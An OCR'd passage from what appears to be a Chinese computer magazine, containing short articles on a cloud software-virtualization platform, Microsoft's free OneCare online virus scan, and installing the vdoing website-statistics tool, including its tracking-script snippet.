在云端里下载使用的软件，重装系统后，只要缓存目录还在，安装云端后所有软件会立即恢复，无需再次下载。可以说，一次下载，终生使用，省时又省力，重装系统不再烦恼。目前云端软件平台还不能在 Vista 系统下运行，希望可以尽快推出支持 Vista 系统的版本。各位既想使用软件又不想因为安装软件让系统变慢、面临软件漏洞风险的叉子赶快来试试云端软件平台吧，相信获得首届中国优秀软件创新大赛金奖的它不会让你失望的。

（本文所涉及到的云端软件平台已收录到光盘中）

来自微软的免费在线杀毒

迷失在冥之海

相信经常看X档案的菜菜们在实验木马的时候没少用过在线杀毒软件吧，一般都是用的江民在线杀毒，本人也没少用过，只是因为我家电脑的原因，用得时候总是很卡，不得已，只能用盗版的卡巴之类的了。最近在使用微软的Hotmail时，发现在写信时左上角会出现一个小方块，如图1，里面写着Windows live onecare，哈哈，原来是扫描病毒的。我点击了一下，就打开了onecare的主界面，如图2。微软的免费在线杀毒？是的，没错。onecare是微软Windowslive的一个增值计划，但不止是针对live用户的。所以，不是live用户的菜菜也可以放心的使用。




图2




图1

好了，下面来讲讲如何使用onecare吧，首先打开http://onecare.live.com/site/zh-cn/default.htm这个页面，会看到onecare的主界面，大家可以在左侧看到一个条框，里面有保护、清理、优化等功能，可以选择适合自己的功能来使用。当然，如果你想对电脑做一次体检带杀毒的话，可以直接点击下面的全面服务扫描。选择好自己想要的功能后就是根据它的提示一步一步的操作。




图3

如果我们是vista用户的话就要另当别论了，因为会在选择后弹出对话框，这时点击"启动针对vista的全面服务扫描"，如图3。然后在新窗口中选择是完整扫描还是快速扫描，我们也可以在完整扫描中选择自定义，来选择自己需要的功能，最后点击下一步。这时，onecare就开始扫描你的计算机了，好了，沏上一杯茶，美美地看电视去吧！

站长的利器——vdoing

yofx[S.N.T]

今天给大家介绍一款很实用的好软件vdoing（维度），它能方便的显示出我们网站的实时信息，例如我的小BLOG的在线人数、PV、UV、IP、网速等，而且更牛的是它竟然有一个男女分析！比如我打开http://labs.vdoing.com/，输入了"黑暗风暴"，查询后结果人家显示"访问该词女性居多"，呵呵，仅供大家消遣娱乐，下面就进入正题。

vdoing的官方网站为http://www.vdoing.com/，大家可以自己去下载，也可以从光盘中直接安装，一路点击NEXT就可以安装成功了，我们来看看vdoing清爽的界面吧，酷似QQ新版的登录风格，很清新，感觉很不错，如图1。

下面我们要做的就是来添加一个自己的站点，点击VIEW窗口（有一点需要注意，由于VIEW窗口中的东西全部是网页形式的，所以网速慢的可能会很卡，有时候甚至会打不开，可以尝试单击刷新按钮或者重复登录试试看）中的帐户管理－添加站点，然后依次填入自己的信息（除了网站以外的都可以随意填写，不会影响什么的），选择自己想要的统计样式即可，如图2。

我们还可以添加多个站点，以方便统一监测数据（特别是某些NB男，拥有N+1个乱七八糟的网站）。接下来，我们只需要把它给出的代码添加到自己需要统计的站点的首页或者自己想要统计的地方就可以了，如图3所示就是我插入到自己BLOG的下方51统计旁边的截图，大家插入到自己想要的位置就可以了，放好代码大概最迟10分钟左右就能看到统计效果了。




图1




图2

```
<!-- *** Vdoing Code *** -->
<script type="text/javascript" charset="UTF-8"
src="http://s.vdoing.com/u/100/51283.js"></script>
<noscript><a href="http://www.vdoing.com" title="Vdoing
StatsX No.51283"><img
src="http://simg.vdoing.com/m/51283/x01.gif?noscript"
border="0"></a></noscript>
<!-- *** End of Vdoing Code *** -->
  <!--#include file="footer.asp" -->
```

图3




图4




图5




图7




图6

